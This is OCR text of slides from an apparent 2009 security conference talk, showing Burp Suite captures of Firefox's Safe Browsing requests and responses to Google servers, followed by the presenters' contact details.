
Google


burp suite v1.2.01
burp intruder repeater window help
target proxy spider scanner intruder repeater sequencer decoder comparer comms alerts
intercept options history
Filter: showing all items
host method URL params mod status length MIME type extension title SSL
8 https://sb-ssl.g... GET /favicon.ico image ico 74
9 https://sb-ssl.g... GET /safebrowsing/newkey?client=navclient-auto-ffox&ap... 200 469 text 74
request response
raw headers hex
HTTP/1.1 200 OK
Content-Type: application/vnd.google.safebrowsing-key
Set-Cookie: PREF=ID=5d31db858cfd02a6:TM=1248191158:LM=1248191158:S=Ohi_xj8RKX87iSJq; expires=Thu, 21-Jul-2011 15:45:58 GMT; path=/; domain=.google.com
Date: Tue, 21 Jul 2009 15:45:58 GMT
Server: Chunked Update Server
Content-Length: 154
clientkey:24:dc6rE0BsFDWlvypxP7abDQ==
wrappedkey:100:AKEgNivmpOtMR_a4sZ_fBJrrg3ddbA7jQOQKxk7MoW45QoJljCDUCd5yjZOt5S-Ht2S7V65BVUeZPFgJN7JxZ-ed_qeeA2cJFA==
< >
0 matches


Google


burp suite v1.2.01
burp intruder repeater window help
target proxy spider scanner intruder repeater sequencer decoder comparer comms alerts
intercept options history
Filter: showing all items
host method URL params mod status length MIME type extension title SSL
14 http://safebrow... POST /safebrowsing/downloads?client=navclient-auto-ffox... 200 3642 text 74
request response
raw params headers hex
POST
/safebrowsing/downloads?client=navclient-auto-ffox&appver=3.5.1&pver=2.2&wrkey=AKEgNiujdlKTE8p9_yg-IbD36XJtdyZTIm-Oduw-ozXMt72GnA7p2MqCl54ViUZVFTtGH-5LP7fx
Ax8F7zAnsYtGf9OljO5eGQ== HTTP/1.1
Host: safebrowsing.clients.google.com
User-Agent: Mozilla/5.0 (Windows; U; Windows NT 6.0; en-US; rv:1.9.1.1) Gecko/20090715 Firefox/3.5.1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-us,en;q=0.5
Accept-Encoding: gzip,deflate
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7
Keep-Alive: 300
Proxy-Connection: keep-alive
Content-Type: text/plain
Content-Length: 46
goog-malware-shavar;mac
goog-phish-shavar;mac
< >
0 matches

Google


burp suite v1.2.01
burp intruder repeater window help
target proxy spider scanner intruder repeater sequencer decoder comparer comms alerts
intercept options history
Filter: showing all items
host method URL params mod status length MIME type extension title SSL
14 http://safebrow... POST /safebrowsing/downloads?client=navclient-auto-ffox... 200 3642 text
request response
raw headers hex
HTTP/1.1 200 OK
Content-Type: application/vnd.google.safebrowsing-update
Set-Cookie: PREF=ID=abd22f5b548a3253:TM=1248191312:LM=1248191312:S=ZOidSJKAkfSxg4WG; expires=Thu, 21-Jul-2011 15:48:32 GMT; path=/; domain=.google.com
Date: Tue, 21 Jul 2009 15:48:32 GMT
Server: Chunked Update Server
Content-Length: 3259
Expires: Tue, 21 Jul 2009 15:48:32 GMT
Cache-Control: private
m:sLC_1bdgghXObOxzXFMuwQ_CTcQ=
n:1782
i:goog-malware-shavar
u:safebrowsing-cache.google.com/safebrowsing/rd/goog-malware-shavar_s_13481-13520.13481-13520.:,KiEnS7_Rwc1e41jYpQ2lfXLrvVo=
u:safebrowsing-cache.google.com/safebrowsing/rd/goog-malware-shavar_s_13521-13560.13521-13560.:,qajv5dPRtafOfZgQKaWp_z1H-Y8=
u:safebrowsing-cache.google.com/safebrowsing/rd/goog-malware-shavar_s_13561-13600.13561-13600.:,l8q5DBFYBYGrWY2Ge2qM_Wh5fos=
u:safebrowsing-cache.google.com/safebrowsing/rd/goog-malware-shavar_s_13601-13680.13601-13680.:,FUZR0Kl1raD-tVrceNnK1gqBfQU=
u:safebrowsing-cache.google.com/safebrowsing/rd/goog-malware-shavar_s_13681-13760.13681-13760.:,xSgzwhcfJwZcU3HW1tNC424edc=
u:safebrowsing-cache.google.com/safebrowsing/rd/goog-malware-shavar_s_13761-13840.13761-13840.:,nwMSQupwwYjM0ZF2a3uv12xpFKU=
< >
0 matches

Google 0wns Us!



Questions/Comments?

- Robert "RSnake" Hansen
  - http://www.sectheory.com
  - http://ha.ckers.org – the lab
  - http://sla.ckers.org – the forum
  - h_aT_ckers_d0t_org
- Joshua "Jabra" Abraham
  - http://www.rapid7.com
  - http://blog.spl0it.org
  - http://www.spl0it.org/files/talks/defcon09/
    - Final version of Slides and Demos
  - Jabra_aT_spl0it_d0t_org